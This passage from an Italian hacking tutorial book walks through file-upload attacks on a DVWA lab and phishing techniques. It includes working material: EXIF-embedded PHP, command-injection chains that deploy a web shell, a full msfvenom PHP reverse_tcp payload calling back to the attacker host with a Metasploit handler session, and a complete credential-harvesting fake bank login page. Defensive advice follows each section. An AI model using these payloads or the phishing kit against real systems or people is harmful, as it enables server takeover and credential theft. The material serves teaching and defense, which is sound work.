


Figura 10.7: la richiesta HTTP questa volta è stata accettata e la shell caricata

NB: qualora avessi la necessità di caricare una shell più grande potrai modificare anche il Content-Lenght (sempre con la tecnica

appena vista).

Attacco: **File Upload** "High"

Simulazione DVWA; Tools: EXIF Tool

L'ultimo livello di sicurezza prevede un controllo sull'estensione del file: se questa non è di tipo "jpg", "jpeg" o "png" la web app si rifiuterà di caricarlo. Inoltre, grandezza del file (occhio a quanto pesa la vostra immagine, altrimenti riceverete errore!) e le dimensioni faranno si che il controllo sarà molto più stringente. Il controllo è effettuato nella porzione di codice allegata [Codice 10.5].

Codice 10.5

```
<?php

if (isset($_POST['Upload'])) {

        // Where are we going to be writing to?
        ...
        // File information
        ...
        // Is it an image?

if ((strtolower($uploaded_ext) == "jpg" || strtolower(
...
```

http://victim/vuln/vulnerabilities/view_source_all.php?id=upload

L'attacco prevede l'utilizzo di un'immagine: i controlli sono fin troppo duri per permetterci di effettuare escamotage di qualunque tipo, quindi saremo costretti a elaborare una strategia basata sull'uso delle immagini.

Nel nostro caso abbiamo scelto quella di una scimmia con nome file monkey.jpg. Se intendi replicare la nostra situazione puoi lanciare il comando:

```
$ wget -O $HOME/monkey.jpg http://bit.ly/2tRhV0L
```

In questo modo nella cartella del tuo utente[155] troverai l'immagine di una scimmia; in questa andremo ad inserire negli EXIF Data[156] l'echo delle

informazioni sul PHP tramite la funzione phpinfo().

Il comando da lanciare è:

```
$ exiftool -comment='<?=phpinfo()?>' $HOME/monkey.jpg
```

In questo caso ci limitiamo a stampare il phpinfo() anziché generare un codice più complesso (come la shell) onde evitare confusioni sul comando.

Provvederemo quindi a caricare l'immagine dal File Upload, ottenendo così un upload al seguente indirizzo:

```
http://victim/vuln/hackable/uploads/monkey.jpg
```

Questo tuttavia non basta a iniettare il codice in quanto il web server tratterà l'immagine come una JPG. Sarà dunque necessario rinominare il file presente nel web server; come? Attraverso la vulnerabilità di Command Execution vista nel capitolo 8.2! Accediamo alla pagina di tale vulnerabilità e lanciamo:

```
20.0.0.2|cp ../../hackable/uploads/monkey.jpg
../../hackable/uploads/monkey.php
```

Con questo comando effettueremo una copia del file monkey.jpg, rinominandolo in monkey.php all'interno del server. Ora possiamo accedervi e visualizzare il phpinfo [Figura 10.8]:

```
http://victim/vuln/hackable/uploads/monkey.php
```

Questo è un chiaro esempio di come due vulnerabilità – all'apparenza inutili – possono essere letali assieme.

phpinfo()

victim/vuln/hackable/uploads/monkey.php

����JFIFHH��

PHP Version 7.0.27-0+deb9u1

System	Linux hacklog 4.9.0-6-amd64
Build Date	Jan 5 2018 13:51:52
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled

Figura 10.8: la pseudo-shell è stata rinominata e ora è funzionante sul Server!

Payload: **Upload + RCE = Web Shell**

Simulazione Victim

Questa dimostrazione vuole mostrare i rischi che si corrono nel subire un attacco combinato, ovvero quello che consente il caricamento di un file non permesso assieme alla possibilità di comandare da remoto la macchina. Il risultato sarà la possiibilità di caricare una web shell[157] all'interno del web server e manipolare quest'ultimo da una comoda interfaccia grafica.

Procuriamoci una delle tante web shell in rete[158] digitando da Terminale:

```
$ wget
https://github.com/Hacklogit/hacklog2/blob/master/examples/chapter9/sh
```

Quello che faremo sarà comprimere la shell: questo per bypassare uno dei tanti controlli di DVWA che limitano il peso dell'upload a 100K (come molti siti, tra l'altro):

```
$ gzip shell.php
```

Il file sarà ora "shell.php.gz", decisamente non molto elegante e soprattutto facilmente identificabile da un banale controllo delle estensioni. Andiamo quindi a modificarne l'estensione:

```
$ mv shell.php.gz shell.php.jpg
```

Procediamo al caricamento del file sulla pagina "File Upload" di DVWA. Caricato, il file sarà disponibile al path http://victim/vuln/hackable/uploads/ [Figura 10.9].




Figura 10.9: la shell sarà caricata ma inutilizzabile

La shell tuttavia sarà inutilizzabile; oltre ad essere compressa, la sua estensione non permette al web server di interpretarne il codice interno. Attraverso una seconda vulnerabilità (Command Execution) riusciremo a comandare il web server e compiere le seguenti operazioni:

1) Rinominare il file da shell.php.jpg a shell.php.gz (per convincere gunzip, il tool di decompressione, a estrarlo correttamente)
2) Estrarre il contenuto di shell.php.gz
3) Il risultato sarà shell.php

Che, tradotto nell'exploit, sarà:

```
127.0.0.1; cp /var/www/html/vuln/hackable/uploads/shell.php.jpg
/var/www/html/vuln/hackable/uploads/shell.php.gz; gunzip -v
/var/www/html/vuln/hackable/uploads/shell.php.gz
```

Dove 127.0.0.1; sarà l'escape che ci consentirà di far eseguire ulteriore codice. Andiamo a inserire la stringa nella pagina di Command Injection di DVWA [Figura 10.10].

Vulnerability: Command Injection
Ping a device
Enter an IP address: ww/html/vuln/hackable/uploads/shell.php.gz Submit

Figura 10.10: Grazie al codice iniettato potremo lavorare sul web server.

Questa volta dai file caricati troveremo la shell con l'estensione corretta

(.php) e potremo utilizzarla per manovrare il web server [Figura 10.11]. Eureka! Ora il Web Server è nelle mani del cyber-criminale all'indirizzo http://victim/vuln/hackable/uploads/shell.php.

Figura 10.11: la shell permette di fare grandi cose, come caricare file, spulciare nelle directory e molto, molto altro ancora...

Payload: **Upload + RCE = Reverse Shell**

Simulazione Victim

Sulla falsa riga di quanto appena visto andremo a creare una **Reverse Shell** che si collegherà alla nostra macchina: a differenza di una web shell, una normale reverse shell "morirà" alla chiusura della connessione internet. Di contro, è meno probabile che venga intercettata da un sistema di sicurezza interno. Inoltre ci permetterà di vedere l'utilizzo di Msfvenom, un generatore e codificatore di payload molto popolare nell'universo di Metasploit Framework.

Da Terminale avviamo msfvenom indicando il payload che vogliamo usare (una reverse tcp shell scritta in PHP) che punterà all'IP e alla porta della macchina **attacker**, quindi chiederemo di mostrare il codice che andremo a copiare:

```
$ msfvenom -p php/meterpreter/reverse_tcp lhost=20.0.0.2 lport=3333
-f raw

[-] No platform was selected, choosing Msf::Module::Platform::PHP
from the payload

[-] No arch selected, selecting arch: php from the payload

No encoder or badchars specified, outputting raw payload

Payload size: 1109 bytes

/*<?php /**/ error_reporting(0); $ip = '20.0.0.2'; $port = 3333; if
(($f = 'stream_socket_client') && is_callable($f)) { $s =
$f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f =
'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type =
'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) {
$s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s,
$ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if
(!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket');
} switch ($s_type) { case 'stream': $len = fread($s, 4); break;
case 'socket': $len = socket_read($s, 4); break; } if (!$len) {
die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = '';
while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .=
fread($s, $len-strlen($b)); break; case 'socket': $b .=
socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] =
$s; $GLOBALS['msgsock_type'] = $s_type; if
```

```
(extension_loaded('suhosin') &&
ini_get('suhosin.executor.disable_eval')) {
$suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else
{ eval($b); } die();
```

Creiamo a questo punto un documento chiamato tcp.php:

```
$ nano tcp.php
```

e incolliamo il contenuto ottenuto in precedenza, quindi salviamo con la combinazione CTRL+X, Y e INVIO.

In questo test non simuleremo il bypass dell'estensione (in JPG) né avremo bisogno di comprimere il file, in quanto sarà di appena 1K circa.

È arrivato il momento di aprire un "handler" in grado di raccogliere la richiesta della reverse shell e associarla a una sessione: gli indicheremo che dovrà attendersi una richiesta di tipo reverse_tcp da una pagina php, quindi configureremo ip e porta; il tutto sarà infine lanciato con il comando run. Segue la configurazione della shell:

```
$ msfconsole

msf > use multi/handler

msf exploit(multi/handler) > set payload
php/meterpreter/reverse_tcp

payload => php/meterpreter/reverse_tcp

msf exploit(multi/handler) > set LHOST 20.0.0.2

LHOST => 20.0.0.2

msf exploit(multi/handler) > set LPORT 3333

LPORT => 3333

msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 20.0.0.2:3333
```

Navighiamo alla pagina "File Upload" e carichiamo serenamente la shell, essa sarà quindi disponibile all'indirizzo:

```
http://victim/vuln/hackable/uploads/tcp.php
```

Dalla pagina da cui abbiamo avviato msfconsole si avvierà ora la sessione di

meterpreter:

```
[*] Started reverse TCP handler on 20.0.0.2:3333

[*] Sending stage (37775 bytes) to 20.0.0.3

[*] Meterpreter session 1 opened (20.0.0.2:3333 -> 20.0.0.3:39382)
at 2018-08-08 18:40:07 +0200

meterpreter >
```

Con essa potremo interagire con la macchina; verifichiamo il funzionamento di alcuni comandi:

```
meterpreter > ls

Listing: /var/www/html/vuln/hackable/uploads

============================================

Mode              Size   Type  Last modified              Name

----              ----   ----  -------------              ----

100644/rw-r--r--  42675  fil   2018-08-08 15:33:55 +0200  shell.php

100644/rw-r--r--  1109   fil   2018-08-08 18:25:06 +0200  tcp.php

meterpreter > pwd

/var/www/html/vuln/hackable/uploads

meterpreter > sysinfo

Computer    : hacklog

OS          : Linux hacklog 4.9.0-6-amd64 #1 SMP Debian 4.9.88-
1+deb9u1 (2018-05-07) x86_64

Meterpreter : php/linux
```

L'attacco è riuscito con successo e il cyber-criminale può manipolare la macchina a proprio piacimento.

Vuoi avere la comodità di una Web Shell e l'interattività di una Reverse Shell? Puoi provare Weevely (https://github.com/epinna/weevely3), una web shell ibrida che ti permette di interfacciarti direttamente da Linea di Comando.

Difesa: **File Upload**

L'approccio utilizzato per la fix in un File Upload consiste nell'utilizzo di alcune tecniche volte alla rimanipolazione del file in uso; in questo esempio, vedremo come verificare l'upload di un'immagine.

Il controllo avviene inizialmente tramite la **verifica dell'estensione** (se questa è di tipo jpg, jpeg o png), quindi verifica il File Type (image/jpeg o image/png); anziché caricare direttamente il file, la web app **elabora l'immagine** estraendone il contenuto, quindi la ricrea **eliminando i metadata** (ed evitare possibili script infetti allegati che sfruttino bug nel browser) [Codice 10.6].

Codice 10.6

```
<?php
if (isset($_POST['Upload'])) {
    // Check Anti-CSRF token
        ...
    // File information
    $uploaded_name = $_FILES['uploaded']['name'];
    $uploaded_ext
 = substr($uploaded_name, strrpos($uploaded_name, '.')
    $uploaded_size = $_FILES['uploaded']['size'];
    $uploaded_type = $_FILES['uploaded']['type'];
    $uploaded_tmp  = $_FILES['uploaded']['tmp_name'];
    // Where are we going to be writing to?     ...
    // Is it an image?

 if ((strtolower($uploaded_ext) == 'jpg' || strtolower
        // Strip any metadata, by re-
encoding image (Note, using php-
Imagick is recommended over php-GD)
        if ($uploaded_type == 'image/jpeg') {
            $img = imagecreatefromjpeg($uploaded_tmp);
            imagejpeg($img, $temp_file, 100);
        } else {
            $img = imagecreatefrompng($uploaded_tmp);
            imagepng($img, $temp_file, 9);
```

```
        }
        imagedestroy($img);

 // Can we move the file to the web root from the temp
...
?>
```

http://victim/vuln/vulnerabilities/view_source_all.php?id=upload

In pratica, è come se la web app aprisse l'immagine, ne effettuasse una screenshot e la salvasse in un nuovo documento. In questo caso, tutto ciò che non è di tipo immagine viene ignorato.

Esistono diverse best-practices per creare degli uploader sicuri: consigliamo di seguire la documentazione presente in w3schools[159], dove vengono spiegati tutti i controlli necessari per un corretto uploader.

11. ATTACCHI A INGANNO

È probabile che un cyber-criminale, qualora non riuscisse a violare il portale web, decida di passare ad attacchi ingannevoli. L'ingegneria sociale (*social engineering)* è un termine usato negli anni che descrive le tecniche di persuasione per ingannare l'utente finale ed accedere ai dati sensibili senza sfruttare vulnerabilità "tecniche".

Questi tipi di attacchi si sono evoluti nel tempo, talvolta facili da scovare, talvolta difficili da identificare: attraverso tecniche miste di informatica e lessico, l'attacco che ha avuto maggior popolarità nel settore è senza dubbio il Phishing, il più classico degli attacchi di Ingegneria Sociale sin dalla nascita della rete Internet. In questa sezione tratteremo alcuni attacchi comuni e metodi per difendersi ed evitare le truffe digitali.

11.1 Phishing

Gli attacchi di tipo Phishing sono in costante evoluzione e non è possibile documentarli tutti. Fortunatamente sono gli attacchi più discussi degli ultimi anni e non sarà difficile trovare news e metodi di utilizzo originali e nuovi. Quelli che seguono sono pertanto dei modelli basilari da cui poter iniziare le proprie ricerche.

Il Phishing è un meccanismo che include sia l'ingegneria sociale che alcuni sotterfugi tecnici per rubare le informazioni personali e le credenziali di un utente. Solitamente nel Phishing l'attacker utilizza indirizzi email fasulli/spoofati che invitano all'azione all'interno di portali web architettati con lo scopo di memorizzare le informazioni inserite. Gli attacchi di tipo Phishing solitamente fanno leva su quattro caratteristiche comuni[160]:

- Tentano di accedere al credito finanziario e bancario della vittima
- Non sono hostati direttamente nei web server legittimi
- Sfruttano l'immagine di brand conosciuti nel settore
- Invitano con urgenza all'azione

Nonostante gli attacchi di tipo Phishing siano diminuiti globalmente,

aumentano durante i periodi di festività e saldi e nelle aree di crescita tecnologica.

11.1.1 Principi del Phishing

"Perché i criminali rubano alle banche? Beh, perché lì ci sono i soldi!" è probabilmente l'affermazione che meglio spiega il motivo per cui il cyber-crimine è molto interessato al phishing. Il Phishing di base non è un'operazione complessa: l'obiettivo è infatti quello di convincere l'utente a compiere un'azione (inserire credenziali in un sito, scaricare un trojan/keygen etc...) fingendosi il mittente legittimo del messaggio.

Per prima cosa il cyber-criminale dovrà *nascondere la sua identità*: l'aggancio più comune con la vittima avviene tramite email, attraverso indirizzi fittizi inviati da web server o altri computer compromessi.

Dopo un messaggio breve di presentazione la vittima verrà invitata a navigare in un sito web (fittizio) presente anch'esso in un web server illecito/compromesso: il sito web sarà presentato ad immagine e somiglianza dell'istituto finanziario/bancario che l'attacker intende emulare. Basti considerare un modello di mail phishing per avvalorare tale tesi [Figura 11.1]: nella maggior parte dei casi, la mail allarmerà la vittima sul suo conto bancario in pericolo, invitandolo all'azione nel più breve tempo possibile.

Una volta che la vittima accederà al link e invierà le credenziali, queste saranno memorizzate all'interno del web server o comunicate al cyber-criminale (solitamente tramite email).




Figura 11.1: classica email di phishing. In quanti ci saranno cascati?

11.1.2 Tipi di Phishing

Esistono un numero differente di tecniche usate dai cyber-criminali per effettuare attacchi di phishing; più la tecnologia tende ad avanzare, maggiori saranno le variabili che la vittima dovrà affrontare. Ad oggi sono state categorizzate diverse tipologie di attacchi che sfruttano diversi vettori, di seguito andiamo ad analizzarli uno ad uno.

Phishing Spam/Email

È il tipo di Phishing più comune: attraverso sistemi di automazione in grado di navigare nel web e cercare indirizzi email, vengono inviati in massa tentativi di frode attraverso messaggi di posta. Sono quelli più facili da bloccare in quanto possono cadere negli honeypot di associazioni, governativi etc... (vedi Mitigazione Phishing); solitamente riescono a far cadere nel tranello utilizzatori di sistemi informatici davvero antichi e con scarse/nulle competenze nel settore informatico.

Spear Phishing

Col termine Spear Phishing si identifica un tipo di tecnica dove il cyber-criminale effettua tentativi di attacco in base alla vittima: egli ne conosce alcune informazioni sensibili (raccolte attraverso l'*Information Gathering*,

Capitolo 4), quindi li approccia attraverso un contatto diretto (ad esempio via mail). Da lì l'attacker può decidere non solo di eseguire un classico fake login ma anche di veicolare attacchi di tipo Man-In-The-Middle. È stato stimato[161] che gli attacchi di tipo Spear Phishing hanno una percentuale di riuscita del 91%.

Session Hijacking

L'attacco può essere preparato sia attraverso una profilazione (Spear Phishing) che di massa (Email/Spam). Il contenuto della mail ha al suo interno un exploit in grado di sfruttare una vulnerabilità di tipo Session Hijacking (CSRF, Capitolo 7.3).

Content Injection

L'attacco può essere preparato sia attraverso una profilazione (Spear Phishing) che di massa (Email/Spam). In questo caso il link è legittimo ma nell'URL ha dei parametri che vanno a sfruttare una vulnerabilità presente nel sito web che ospita il portale legittimo (come un attacco di tipo XSS, Command Execution, SQL Injection etc...).

Smishing (SMS Phishing)

L'attacco viene veicolato attraverso gli SMS. Il numero del telefono della vittima può essere raccolto attraverso banche dati esterne (da siti cui abbiamo fornito il nostro numero di telefono che a loro volta hanno venduto al miglior offerte) oppure tramite crawling sul web: in questi casi il cyber-criminale userà un numero di telefono spoofato (mittente anonimo tramite servizio VoIP) oppure un servizio di SMS anonimi per contattare la vittima.

Vishing (Voice Phishing)

L'attacco viene veicolato attraverso una chiamata telefonica. Il numero di telefono della vittima viene raccolto come nello Smishing: in questi casi il cyber-criminale utilizzerà un numero di telefono spoofato oppure un servizio di VoIP anonimo per contattare la vittima.

Attacco: **Fake Sub-domain**

Simulazione DEMO

Il più popolare dei metodi per nascondere un URL al controllo visivo della

vittima è quello di utilizzare una struttura a sotto-domini in grado di camuffare (in parte) alcuni controlli superficiali. Se ad esempio il cyber-criminale riuscisse a violare il dominio:

```
example.com
```

Potrebbe decidere di creare un sotto-dominio che risponda a:

```
it.eu.recovermyaccount.bank.com.example.com
```

In questo caso, anche dopo un primo semplice controllo visivo, la vittima otterrà il seguente risultato [Figura 11.2].

it.eu.recovermyaccount.bank.com.example.com

Figura 11.2: il sottodominio simula buona parte di un dominio che consideriamo sicuro.

È evidente come il render del dominio è facilmente intercettabile da un visitatore attento, sarà invece più difficile da verificare attraverso un dispositivo di tipo mobile [Figura 11.3].




Figura 11.3: nota come l'URL si nasconde bene sullo smartphone!

In questo caso lo smartphone, per necessità, ha dovuto nascondere il resto dell'URL che contiene il dominio incriminato. L'attacco quindi risulta più semplice da effettuare se la vittima fa uso di uno smartphone.

Attacco: **Unicode Domain (Attacco)**

Simulazione DEMO

Tra le ultime trovate negli ultimi anni in fatto di Phishing Domain abbiamo quella dell'abuso di Unicode, quell'insieme di alfabeti come greco, arabo, cirillico etc... che al loro interno hanno caratteri simili o uguali a quelli latini.

La tecnica sfrutta il Typosquatting, a cui seguirà il "Fake Login" (vedi prossimo capitolo).

Payload: **Fake Login**

Simulazione Victim

In questo esercizio studieremo un breve processo di costruzione di una pagina web bancaria fake dove la vittima inserirà le proprie informazioni personali di accesso. Creeremo quindi la cartella phishing (raggiungibile da http://victim/phishing), il file logs.txt che conterrà le informazioni rubate (a cui assegneremo i permessi con il comando chmod) e la pagina PHP che si occuperà di gestire il codice malevolo. Dalla macchina **victim** lanciamo:

```
$ mkdir /var/www/html/phishing

$ touch /var/www/html/phishing/logs.txt | chmod 777
/var/www/html/phishing/logs.txt

$ nano /var/www/html/phishing/index.php
```

Il codice conterrà un logo, un form con username e password e un tasto di submit, insomma niente di complicato [Figura 11.4]. La stessa pagina poi recupererà le informazioni, le invierà via mail al creatore e reindirizzerà l'utente al sito ufficiale, facendogli credere che c'è stato un piccolo imprevisto con il suo accesso. A seguire il codice completo commentato in ogni operazione critica [Codice 11.1].




Figura 11.4: bastano poche righe di codice per creare un login form credibile. L'esempio qui mostrato ha richiesto ben 8 minuti tra progettazione logo, HTML e CSS!

Codice 11.1

```
<?php
   // Se la vittima ha  compilato il form
   if(isset($_POST['password'])) {
    // Crea le variabili $username e $password
   $username = $_POST['username'];
   $password = $_POST['password'];
   // Apri il file logs.txt
   $logfile = fopen("logs.txt", "a");
   // Aggiungi nel file logs.txt i nuovi dati trovati
   $txt = $username . ":" . $password . ";";
   fwrite($logfile, "\n". $txt);
   // Chiudi il file
   fclose($logfile);
   // Reindirizza a nuovo sito
   header("location: http://example.com");
   }
   ?>
<html>
```

```
   <head>
      <title>BankLog - Your Bank Login Access</title>
      <style type="text/css">
         body {
         background-color: #bfcb9b;
         padding:5%;
         }
         #container {
         margin: auto;
         background: #fff;
         text-align: center;
         border-radius: 20px;
         padding: 5%;
         }
         #container input {
         display: block;
         border: 1px solid #9aaf6a;
         padding: 10px;
         border-radius: 6px;
         margin: 10px auto;
         max-width: 800px;
         }
         #container input.button {
         background-color: #6e7951;
         color:#fff;
         padding: 10px 20px;
         }
      </style>
   </head>
   <body>
      <div id="container">
         <!-- Immagine dell'istituto bancario -->
         <img
src="https://github.com/Hacklogit/hacklog2/raw/master/
banklog.jpg"><br />
         <!-- Form in cui inserire i dati -->
         <form id="login" name="login"
```

```
action="index.php" method="POST">
            <input type="text" name="username"
placeholder="Username:">
            <input type="text" name="password"
placeholder="Password:">
            <input type="submit" class="button"
value="Login">
         </form>
      </div>
   </body>
</html>
```

https://github.com/Hacklogit/hacklog2/blob/master/examples/chapter11/ind

Una volta compilato il form, la vittima verrà rinviata alla pagina example.com (che potrebbe essere la pagina reale dell'istituto bancario). L'attacker invece potrà accedere ai dati rubati con il comando:

```
$ cat /var/www/html/phishing/logs.txt
```

Ovviamente è possibile espandere il codice in migliaia di modi: alcuni preferiscono inviarsi una mail, altri utilizzano bot IRC o API di comunicazione esterna (vedi Telegram) così da mettere in maggiore sicurezza la loro identità.

Difesa: **Phishing**

Simulazione DEMO

Il Phishing può avere migliaia di sfaccettature e, per questo motivo, non è facile riassumere tutto in pochi punti. In linea generale ecco alcuni consigli per evitare di cadere nella trappola del Phishing:

1. **Tieniti informato** sulle ultime tecniche di Phishing; leggi magazine e portali del settore per conoscere quali sono le ultime novità in fatto di frode informatica.
2. **Aggiorna sempre il parco software** o quantomeno applica tutte le patch di sicurezza disponibili per il tuo Sistema Operativo
3. **Usa browser aggiornati** e di nuova generazione; soprattutto i più blasonati (Chrome, Firefox, Edge, Safari, Opera) integrano estensioni in grado di verificare l'affidabilità di un dominio attraverso blacklist o semplici algoritmi di riconoscimento anti-phishing
4. **Occhio a chi ti scrive!** Se ricevi una mail, un SMS o un messaggio da persone che non conosci, cerca sul Web il loro indirizzo o numero telefonico. Difficilmente riceverai email da indirizzi email legittimi (a meno che questi non siano stati violati); in ogni caso, usa le dovute precauzioni quando sei invitato al "call-to-action" urgente.
5. **Fai attenzione al dominio!** Non diamo per scontato che il sito stesso possa venir bucato ma è molto, molto difficile che questo succeda. È più probabile invece che la pagina fake sia hostata su un altro sito. Mi raccomando, il famoso "lucchetto verde", per essere affidabile, deve contenere l'intestatario del certificato. Se vuoi verificarlo, assicurati che il certificato SSL/TLS sia di legittima proprietà di chi fornisce il servizio web. Ormai creare un certificato gratuito è molto più semplice che in passato.
6. **Usa programmi anti-malware**, anti-virus e così via: alcune suite integrano ambienti protetti con tastiere virtuali e controllo sugli host, IP e così via. Se sei solito scaricare ill3*coff*coff*g4le, non meravigliarti se qualche malware riscrive i tuoi file hosts interni con indirizzi IP diversi (per poi rubarti i dati d'accesso).

Esistono inoltre servizi gratuiti volti a combattere il Phishing ogni giorno; tra questi ti consigliamo:

1. **Contatta l'Hosting Provider**: per sapere chi ospita il sito web dovrai effettuare un Whois al dominio (capitolo 4.1.1), quindi troverai le informazioni dell'azienda che fornisce lo spazio web, probabilmente forniranno anche un indirizzo ad esempio abuse@example.com .
2. **Google Safe Browser**: uno dei più efficienti strumenti nella lotta contro il Phishing. L'infrastruttura creata da Google permette di segnalare siti web truffaldini e di ottenere una protezione attraverso il browser Chrome, Firefox, il web client Gmail e i dispositivi Android in automatico dal browser. Info su https://safebrowsing.google.com/safebrowsing/report_general/
3. **Unità Antiphishing APWG**: APWG lotta ogni giorno contro il phishing a livello mondiale. Grazie a una rete di alleanze interne si occupa di collezionare e segnalare abusi informatici. Le segnalazioni possono essere effettuare direttamente all'indirizzo reportphishing@apwg.org
4. **Forze dell'Ordine**: In Italia è possibile segnalare all'autorità competenti il sito web truffaldino dal portale del Commissariato di P.S. online (www.commissariatodips.it). È tuttavia richiesta la registrazione.

12. VIOLAZIONI POST-ATTACCO

